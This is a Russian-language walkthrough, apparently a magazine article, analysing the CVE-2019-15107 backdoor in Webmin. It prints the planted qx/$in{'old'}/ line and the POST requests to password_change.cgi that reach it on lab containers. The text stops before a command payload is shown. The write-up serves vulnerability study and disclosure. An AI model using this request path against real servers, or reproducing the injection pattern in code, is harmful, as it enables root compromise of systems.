

ВЗЛОМ

ХАРДКОР

Лазейка в Webmin. Как работает бэкдор в панели управления сервером

aLLy, неделю назад

💬 0

👁 6923

💖 Добавить в закладки



[Мобильная версия статьи](#)

Содержание статьи

01. Стенд
02. Детали
03. Демонстрация уязвимости (видео)
04. Заключение

В популярной панели управления сервером **Webmin** обнаружилась уязвимость, которая больше всего похожа на оставленную кем-то закладку.

Атакующий в результате может выполнять произвольный код на целевой системе с правами суперпользователя. Давай посмотрим, как это работает, в чем заключается проблема и как с ней бороться.

Webmin полностью написан на Perl, без использования нестандартных модулей. Он состоит из простого веб-сервера и нескольких скриптов — они связывают команды, обеспечивающие исполнение команд, которые пользователь отдает в веб-интерфейсе, на уровне операционной системы и внешних программ. Через веб-админку можно создавать новые учетные записи пользователей, почтовые ящики, изменять настройки служб и разных сервисов и все в таком духе.

Уязвимость находится в модуле восстановления пароля.

Манипулируя параметром `old` в скрипте `password_change.cgi`, атакующий может выполнять произвольный код на целевой системе с правами суперпользователя, что наводит на мысли об умышленном характере этого бага. Что еще подозрительнее — проблема присутствует только в готовых сборках дистрибутива с SourceForge, а в исходниках на GitHub ее нет.



INFO

Уязвимость получила идентификатор **CVE-2019-15107**.

Стенд

Для демонстрации уязвимости нам понадобятся две версии дистрибутива Webmin — 1.890 и 1.920, так как тестовые окружения для них немного различаются.

Для этого воспользуемся двумя контейнерами Docker.

```
$ docker run -it --rm -p10000:10000 --name=webminrce18  
$ docker run -it --rm -p20000:10000 --name=webminrce19
```

Теперь установим необходимые зависимости.

```
$ apt-get update -y && apt install -y perl libnet-ssleay
```

Во время установки `apt-show-versions` у меня возникла проблема (на скриншоте ниже).

```
MINGW64/d/VisualHack
debconf: falling back to frontend: Readline
Updating certificates in /etc/ssl/certs...
128 added, 0 removed; done.
Setting up libgdbm-compat4:amd64 (1.18.1-4) ...
Setting up libperl5.28:amd64 (5.28.1-6) ...
Setting up python2.7 (2.7.16-2) ...
Setting up libpython2-stdlib:amd64 (2.7.16-1) ...
Setting up python2 (2.7.16-1) ...
Setting up libpython-stdlib:amd64 (2.7.16-1) ...
Setting up perl (5.28.1-6) ...
Setting up libauthen-pam-perl (0.16-3+b6) ...
Setting up python (2.7.16-1) ...
Setting up libnet-ssleay-perl (1.85-2+b1) ...
Setting up libio-pty-perl (1:1.08-1.1+b5) ...
Setting up apt-show-versions (0.22.11) ...
** initializing cache. This may take a while **
Error: No information about packages! (Maybe no deb entries?)
dpkg: error processing package apt-show-versions (--configure):
 installed apt-show-versions package post-installation script subprocess returned error exit status 255
Processing triggers for libc-bin (2.28-10) ...
Processing triggers for ca-certificates (20190110) ...
Updating certificates in /etc/ssl/certs...
0 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d...
done.
Errors were encountered while processing:
 apt-show-versions
E: Sub-process /usr/bin/dpkg returned an error code (1)
root@webminrcel8:/#
```

Проблема при установке apt-show-versions через apt

Следующие команды помогают ее устранить:

```
$ apt-get purge -y apt-show-versions
$ rm /var/lib/apt/lists/*lz4
$ apt-get -o Acquire::GzipIndexes=false update -y
$ apt install -y apt-show-versions
```

После этого скачиваем соответствующие версии дистрибутивов с SourceForge.

```
$ wget http://prdownloads.sourceforge.net/webadmin/webmin_1.890_all.deb
$ wget http://prdownloads.sourceforge.net/webadmin/webmin_1.920_all.deb
```

И устанавливаем их.

```
$ dpkg --install webmin_1.890_all.deb
$ dpkg --install webmin_1.920_all.deb
```

```

Saving to: 'webmin_1.890_all.deb'
webmin_1.890_all.deb      100%[=====>]  14.83M  6.86MB/s   in 2.2s
2019-10-29 21:39:15 (6.86 MB/s) - 'webmin_1.890_all.deb' saved [15550066/15550066]

root@webminrce18:~# dpkg --install webmin_1.890_all.deb
Selecting previously unselected package webmin.
(Reading database ... 10310 files and directories currently installed.)
Preparing to unpack webmin_1.890_all.deb ...
Unpacking webmin (1.890) ...
Setting up webmin (1.890) ...
webmin install complete. You can now login to https://webminrce18.vh:10000/
as root with your root password, or as any user who can use sudo
to run commands as root.
root@webminrce18:~#

** initializing cache. This may take a while **
Setting up webmin (1.920) ...
webmin install complete. You can now login to https://webminrce19.vh:10000/
as root with your root password, or as any user who can use sudo
to run commands as root.
root@webminrce19:~#


```

Установка обеих версий Webmin закончена

Теперь запускаем демоны Webmin.

```
$ service webmin start
```

Версия 1.890 доступна на дефолтном порте 10000, а 1.920 — на 20000.




Готовые к эксплуатации стенды с Webmin

Осталось только установить пароль для пользователя `root` при помощи команды `passwd`, и стенды готовы. Переходим к деталям уязвимости.

Детали

Сначала разберемся с версией 1.920. Проблема — в функции смены пароля, а сама она находится в файле `password_change.cgi`. Так как проблема затронула только версию приложения с SourceForge, можно легко узнать, в чем разница с той, что лежит на GitHub.



Разница между файлами `password_change.cgi` в Webmin версии 1.920 с GitHub и SourceForge

Видим, что добавлен вызов функции `qx`.

webmin-1.920-github/password_change.cgi

```
40: $enc eq $wuser->{'pass'} || &pass_error($text{'password_eold'});
```

webmin-1.920-sourceforge/password_change.cgi

```
40: $enc eq $wuser->{'pass'} || &pass_error($text{'password_eold'},qx/$in{'old'}/);
```

Интересные изменения. Но не будем спешить, сначала разберемся, как добраться до этой части кода.


В начале скрипта проверяется, какой режим парольной политики

выбран в настройках.

password_change.cgi

```
12: $miniserv{'passwd_mode'} == 2 || die "Password char
```

Авторизуемся в панели управления Webmin как root и зайдем в настройки аутентификации (Webmin → Webmin Configuration → Authentication), здесь нужно найти пункт Password expiry policy и установить его в Prompt users with expired passwords to enter a new one.




Меняем парольную политику в Webmin 1.920

Теперь переменная `passwd_mode` имеет значение 2, что можно проверить в конфигурационном файле, и выполнение скрипта не будет прерываться на строке 12.

```
Select MINGW64:/d/VisualHack
root@webminrce19:~# cat /etc/webmin/miniserv.conf | grep passwd
passwd_file=/etc/shadow
passwd_uindex=0
passwd_pindex=1
passwd_cindex=2
passwd_mindex=4
passwd_mode=2
root@webminrce19:~#
```

Значение настройки passwd_mode в конфиге Webmin 1.920

Чтобы наглядно увидеть форму для изменения пароля, давай перейдем в раздел редактирования пользователей и создадим тестового юзера. Здесь установим опцию Force change at next login.




The screenshot shows the Webmin web interface. The browser address bar indicates the URL is `webminrce19.vh:20000/acl/edit_user.cgi?xnavigation=1`. The left sidebar shows the 'Webmin Users' menu item selected. The main content area is titled 'Create Webmin User'. It contains a form with the following fields and options:

- Username:** test
- Password:** Set to .. (with a dropdown arrow, an eye icon, and a key icon)
- Real name:** Tester
- Force change at next login:** ☒ (This checkbox is highlighted with a red underline in the original image)
- User interface options:** (expandable section)
- Security and limits options:** (expandable section)
- Available Webmin modules:** (expandable section)
- Create:** (orange button)
- Return to user list:** (blue button)

Создание тестового пользователя в Webmin

Теперь при авторизации от его имени система попросит установить новый пароль. Данные этой формы как раз и будут отправлены на скрипт `password_change.cgi`.



Форма изменения пароля пользователя

Итак, заполним форму, отправим и перехватим запрос. Теперь возвращаемся к скрипту. Массив `$in` содержит пользовательские данные, которые передаются в теле запроса POST.

password_change.cgi

```
15: $in{'new1'} ne '' || &pass_error($text{'password_er
16: $in{'new1'} eq $in{'new2'} || &pass_error($text{'pa
```

Здесь проверяется, что новый пароль установлен (переменная `new1`) и он оба раза введен верно (`new1 == new2`).

Далее Webmin выполняет проверку на наличие и возможность использования модуля `acl` (access-control list).

password_change.cgi

```
19: if (&foreign_check("acl")) {
```

Если такой модуль есть, то подгружаем его.

```
20:     &foreign_require("acl", "acl-lib.pl");
```

Из названия понятно, что модуль работает со списком управления доступом. Он выполняет разные операции с пользователями: редактирование, изменение паролей и прав.

Скрипт выбирает из списка пользователей юзера, которому нужно установить новый пароль. Имя пользователя берется из поля `user` формы смены пароля.

password_change.cgi

```
21:     ($wuser) = grep { $_->{'name'} eq $in{'user'} }
```

Давай немного поиграем в тестировщиков и посмотрим на переменную `$wuser`. Для этого нужно добавить в скрипт включение модуля **Data::Dumper**, после чего можно будет выводить информацию о переменных при помощи конструкции `Dumper($var_name)`.

password_change.cgi

```
6:     use Data::Dumper;
```

```
...
```

```
21:     ($wuser) = grep { $_->{'name'} eq $in{'user'} }
```

```
1 POST /password_change.cgi HTTP/1.1
2 Host: webminrcel9.vh:20000
3 Connection: keep-alive
4 Content-Length: 52
5 Content-Type: application/x-www-form-urlencoded
6 Referer: https://webminrcel9.vh:20000/session_login.cgi
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9,ru;q=0.8
9 Cookie: redirect=1; testing=1; sessiontest=1; sid=x
10
11 user=test&pam=1&expired=2&old=none&new1=any&new2=any
```

Response Headers Response Data View Page HTML Structure Analysis

Look for: {Re} HTML

```
1 <h1>Error - Perl execution failed</h1>
2 <p>$VAR1 = {
3     'name' => 'test',
4     'ownmods' => [],
5     'rbacdeny' => undef,
6     'twofactor_provider' => undef,
7     'notabs' => undef,
8     'twofactor_id' => undef,
9     'logouttime' => undef,
10    'sync' => '',
11    'lang' => undef,
12    'olds' => [],
13    'minsize' => '',
14    'temppass' => 1,
15    'cert' => '',
16    'modules' => [],
17    'nochange' => 0,
18    'real' => 'Test',
19    'pass' => '$1$72521916$h0hL1r5vosEu3.reot9ka/',
20    'twofactor_apikey' => undef,
21    'readonly' => undef,
22    'lastchange' => ''
23 };
24 </p>
```

Отладка переменной \$wuser. Свойства пользователя test

В Webmin пользователи бывают двух типов: системные, которые существуют непосредственно в ОС, и внутренние юзеры приложения. Список системных пользователей в Linux ты можешь найти в файле /etc/passwd, именно из него и берет информацию Webmin. Поэтому у таких пользователей свойство pass будет иметь значение x.

Start Encoder Tool

Request Text Only

Look for: Plain text

```
1 POST /password_change.cgi HTTP/1.1
2 Host: webminrcel9.vh:20000
3 Connection: keep-alive
4 Content-Length: 52
5 Content-Type: application/x-www-form-urlencoded
6 Referer: https://webminrcel9.vh:20000/session_login.cgi
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9,ru;q=0.8
9 Cookie: redirect=1; testing=1; sessiontest=1; sid=x
10
11 user=root&pam=1&expired=2&old=none&new1=any&new2=any
```

Response Headers Response Data View Page HTML Structure Analysis

Look for: HTML

```
112 'usermin',
113 'vgetty',
114 'webalizer',
115 'webmin',
116 'webmincron',
117 'webminlog',
118 'wuftpd',
119 'xinetd'
120 ],
121 'cert' => '',
122 'olds' => [],
123 'lang' => undef,
124 'temppass' => 0,
125 'minsize' => '',
126 'readonly' => undef,
127 'lastchange' => '',
128 'pass' => 'x',
129 'real' => undef,
130 'twofactor_apikey' => undef,
131 'twofactor_provider' => undef,
132 'notabs' => undef,
133 'rbacdeny' => undef,
134 'ownmods' => [],
135 'name' => 'root',
136 'sync' => '0',
137 'logouttime' => undef,
138 'twofactor_id' => undef
139 };
140 </p>
```

Свойства системного пользователя root. Обрати внимание на переменную *pass*

Если мы будем использовать такого юзера в форме смены пароля, то это не позволит нам попасть в нужное условие и добраться до нужного участка кода.

```
$wuser = {  
    'name' => 'root',  
    'pass' => 'x',  
    'readonly' => undef,  
    'lastchange' => '',  
    'real' => undef,  
    'twofactor_apikey' => undef,  
    'lang' => 'ru.UTF-8',  
    ...  
};
```

password_change.cgi

```
22:     if ($wuser->{'pass'} eq 'x') {  
23:         # A Webmin user, but using Unix authentication  
24:         $wuser = undef;  
25:     }  
  
...  
37: if ($wuser) {  
38:     # Update Webmin user's password  
39:     $enc = &acl::encrypt_password($in{'old'}, $wuser->{'pass'});  
40:     $enc eq $wuser->{'pass'} || &pass_error($text{'error'})
```


Если ты поставишь вывод значения переменной прямо перед условием, то увидишь, что при попытке изменить пароль системному пользователю она будет иметь значение `undef`.

password_change.cgi

```
37: print Dumper($wuser); if ($wuser) {  
38:     # Update Webmin user's password  
39:     $enc = &acl::encrypt_password($in{'old'}, $wuser->{'pass'});
```



```
1 POST /password_change.cgi HTTP/1.1
2 Host: webminrcel9.vh:20000
3 Connection: keep-alive
4 Content-Length: 52
5 Content-Type: application/x-www-form-urlencoded
6 Referer: https://webminrcel9.vh:20000/session_login.cgi
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9,ru;q=0.8
9 Cookie: redirect=1; testing=1; sessiontest=1; sid=x
10
11 user=root&pam=1&expired=2&old=any&new1=any&new2=any
```



Состояние переменной `wuser` при попытке изменить пароль системного пользователя

Однако не все так плохо. Если указать несуществующего пользователя, то переменная станет пустой, но не неопределенной. И в таком случае условие `if ($wuser)` будет считаться истиной.

password_change.cgi

```
37: print Dumper($wuser); if ($wuser) {
38:     # Update Webmin user's password
39:     die 'We are here!'; $enc = &acl::encrypt_passwo
```



```
1 POST /password_change.cgi HTTP/1.1
2 Host: webminrcel9.vh:20000
3 Connection: keep-alive
4 Content-Length: 52
5 Content-Type: application/x-www-form-urlencoded
6 Referer: https://webminrcel9.vh:20000/session_login.cgi
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9,ru;q=0.8
9 Cookie: redirect=1; testing=1; sessiontest=1; sid=x
10
11 user=nonexistentuser&pam=1&expired=2&old=any&new1=any&new2=any
```

Response Headers | Response Data | View Page | HTML Structure Analysis

Look for: HTML

```
1 <h1>Error - Perl execution failed</h1>
2 <p>$VAR1 = {};
```

We are here! at /usr/share/webmin/password_change.cgi line 38.

```
4 </p>
5
```

Указываем имя несуществующего пользователя, чтобы попасть к нужному участку кода

Здесь старый пароль, который мы передали в форме, сравнивается с текущим паролем пользователя. Естественно, эта часть выражения будет ложной, так как никакого пользователя nonexistentuser не существует. Поэтому выполняется вторая часть условия, где выводится сообщение об ошибке, а к нему добавляется то, что вернет конструкция qx/\$in{'old'}/.

password_change.cgi

```
37: if ($wuser) {
...
39:     $enc = &acl::encrypt_password($in{'old'}, $wuse
40:     $enc eq $wuser->{'pass'} || &pass_error($text{'
```

